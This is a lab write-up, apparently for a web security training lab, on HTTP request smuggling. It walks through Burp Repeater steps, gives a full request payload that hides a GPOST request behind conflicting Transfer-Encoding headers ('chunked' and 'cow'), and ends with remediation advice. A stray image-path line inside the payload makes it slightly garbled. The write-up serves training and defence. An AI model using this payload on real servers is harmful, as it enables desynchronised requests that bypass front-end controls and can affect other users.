**SCENARIO**

This application involves a front-end and back-end server, and the two servers handle duplicate HTTP request headers in different ways. The front-end server rejects requests that aren't using the GET or POST method. We will try to smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST.

**PROCEDURE**

1. Open the web application and send the GET request for homepage to BurpSuite’s Repeater.
2. Now right click on the request and click **Change Request Method** to change the request to **POST** as we can not send body for **GET** requests.
3. Inject the payload in the Repeater tab and send the request twice.

**PAYLOAD**

POST / HTTP/1.1

Host: 0a900044039f58cd8484195e0033005e.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 4

Transfer-encoding: chunked

Transfer-encoding: cow

5c

GPOST / HTTP/1.1


Content-Type: application/x-www-form-urlencoded

Content-Length: 15

x=1

0

**PROOF OF CONCEPT**

****

**REMEDIATION**

1. **Consistent Request Header Parsing:** Both the front-end and back-end servers should consistently parse and process HTTP request headers. In the event of duplicate headers, either reject the request or combine them as per the HTTP specification.
2. **Prohibit Unknown Transfer Encodings:** If the server encounters an unknown transfer encoding like "cow" in the above example, it should reject the request. Servers should only process known and valid encodings.
3. **Implement a Strict Allowlist:** Rather than blocking known harmful headers or encodings, implement an allowlist approach. Only explicitly allowed headers and encodings get processed, and everything else gets rejected.
4. **Use Web Application Firewalls (WAFs):** WAFs can detect anomalies in the HTTP requests. Configuring a WAF to recognize and block such anomalies can prevent HTTP Request Smuggling attacks.
5. **Regularly Update and Patch Servers:** Both front-end and back-end servers should be updated and patched regularly. Many HTTP Request Smuggling vulnerabilities arise from outdated server software.